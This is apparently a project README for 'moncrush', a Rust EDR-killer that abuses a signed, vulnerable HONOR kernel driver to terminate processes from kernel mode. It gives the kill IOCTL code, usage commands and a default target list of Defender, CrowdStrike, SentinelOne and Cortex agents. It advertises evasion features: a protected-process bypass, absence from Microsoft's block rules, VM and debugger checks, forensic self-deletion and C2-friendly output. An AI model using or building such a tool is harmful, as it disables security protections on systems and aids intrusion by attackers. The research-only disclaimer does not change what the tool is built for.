 deathshotxd/0xm0ncrush
Kernel-mode process terminator using a signed BYOVD driver. Works on all Windows 10/11. No offsets, no PDB. Rust.

A cross-version Windows process terminator. It loads a signed HONOR
kernel driver (MonProcessEX.sys), resolves the PID of every target
process, and terminates it from kernel context through a single IOCTL.
No kernel offsets, no PDB downloads, no build-specific shellcode - the
technique works identically on every Windows 10 and Windows 11 build.
The tool is a single self-contained executable. It installs the driver through the Service Control Manager, performs the kill, then stops and deletes the service, leaving no persistent artifact behind. Targets are configurable at runtime through a config file, command line, or the built-in defaults.

Cross-version by design. One driver, one IOCTL, one kill primitive. Works on all Windows 10 and Windows 11 builds.
1. Keep moncrush.exe and MonProcessEX.sys in the same folder.
2. Run from an elevated shell.

   moncrush.exe -n "notepad.exe,calc.exe"

3. Targets die. Driver unloads itself. Done.
No toolchain, no offsets, no build step.
+-------------------------------------------------------------------------------------------+
| USER MODE                                                                                 |
|                                                                                           |
|   moncrush.exe                                                                            |
|                                                                                           |
|   +-------------------+      +-------------------+      +---------------------+           |
|   |   enumerate all   |      |   resolve target  |      |   match against     |           |
|   |   running         |  ->  |   PID via process |  ->  |   target list,      |           |
|   |   processes       |      |   entry           |      |   collect PIDs      |           |
|   +-------------------+      +-------------------+      +----------+----------+           |
|                                                                         |                 |
|                                     CreateFileW("\.\MonProcessEX")      |                 |
|                                     DeviceIoControl(IOCTL 0x22400C)     |                 |
|                                     output = termination status         v                 |
+-------------------------------------------------------------------------------------------+
| KERNEL MODE                                                                               |
|                                                                                           |
|   MonProcessEX.sys                                        signed HONOR kernel driver      |
|   +---------------------------------------------------------------------------------+     |
|   |                                                                                 |     |
|   |   IOCTL 0x22400C  ->  PID termination dispatch                                  |     |
|   |        |                                                                        |     |
|   |        |  kernel-mode process lookup                                            |     |
|   |        v                                                                        |     |
|   |   EPROCESS located -> terminated from kernel context                            |     |
|   |        |                                                                        |     |
|   |        v                                                                        |     |
|   |   process exit path invoked                                                     |     |
|   |                                                                                 |     |
|   +---------------------------------------------------------------------------------+     |
|                                                                                           |
|   CLEANUP                                                                                 |
|   +---------------------------------------------------------------------------------+     |
|   |   SCM service stopped and deleted                                               |     |
|   |   driver unloaded, no persistent artifact                                       |     |
|   +---------------------------------------------------------------------------------+     |
+-------------------------------------------------------------------------------------------+


The driver exposes a kill IOCTL that terminates a process given its PID. The user-mode component enumerates running processes, resolves each target's PID, and submits it through the device interface. No kernel structures are touched from user mode, so the technique is immune to Windows version changes.
cargo build --release --target x86_64-pc-windows-gnu
The release profile enables LTO and a single codegen unit. The project is
self-contained with its own [workspace] declaration.
moncrush.exe [options]

  -s, --silent           suppress all console output
  -r, --repeat           keep running, re-check targets
  -d, --dry-run          enumerate targets without killing
  -j, --json             machine-readable JSON output
  -l, --list             print target names and exit
  -v, --version          print version and exit
  -x, --self-destruct    delete self after successful run
      --no-check         skip VM and debugger checks
      --delay <ms>       sleep before executing
      --jitter <ms>      randomize repeat interval
      --max-attempts <n> stop after n kill passes (0=infinite)
      --svc <name>       custom service name
      --driver <path>    custom driver file path
  -n, --names <csv>      comma-separated target list override
  -c, --config <path>    load targets from config file
  -h, --help             show this help
Exit codes: 0 ok, 2 no targets, 3 driver failed, 5 environment
abort. Target resolution order: --names > --config > targets.conf
(disk) > built-in defaults.
--no-check when testing inside a VM.--delay <ms> sleeps before doing anything,
breaking time-correlation with initial execution.-x deletes the executable and purges its Prefetch
entry after a successful run.The target list is fully configurable without recompiling:
Config file. Drop a targets.conf next to the executable, one
process name per line. Lines starting with # are ignored:
MsMpEng.exe
csfalconservice.exe
SentinelAgent.exe
cortex_agent.exe
A template ships as targets.example.conf.
Command line. moncrush.exe -n "MsMpEng.exe,csfalconservice.exe"
Built-in defaults. With no config and no flags, the built-in set is:
MIT. See LICENSE.
This project is published for research and authorized testing only. Loading unsigned or vulnerable drivers into a system you do not own is illegal in most jurisdictions. You are responsible for compliance with all applicable laws and with the authorization scope of the systems you test.
| Feature | Details |
|---|
| Cross-version | Works on all Windows 10 and Windows 11 builds, no offsets |
| Kernel-mode kill | Driver terminates the PID from kernel context |
| PPL bypass | MonProcessEX.sys kill path bypasses protected-process checks |
| Signed driver | MonProcessEX.sys is a real signed HONOR driver |
| Not in MS block rules | Absent from Microsoft's vulnerable-driver block rules |
| Self-sufficient | Driver installed, started, and cleaned up via SCM |
| Zero dependencies | Static Rust binary; drop exe + driver, run |
| Configurable | targets.conf or -n, no recompile needed |
| Obfuscated | Device path and target list encrypted at rest |
| Single executable | One binary; console output from a shell, silent when double-clicked |
| Dry-run mode | Enumerate targets and PIDs before committing |
| Jittered loop | --repeat re-checks with randomized interval |
| Exit codes + JSON | C2-friendly automation interface |
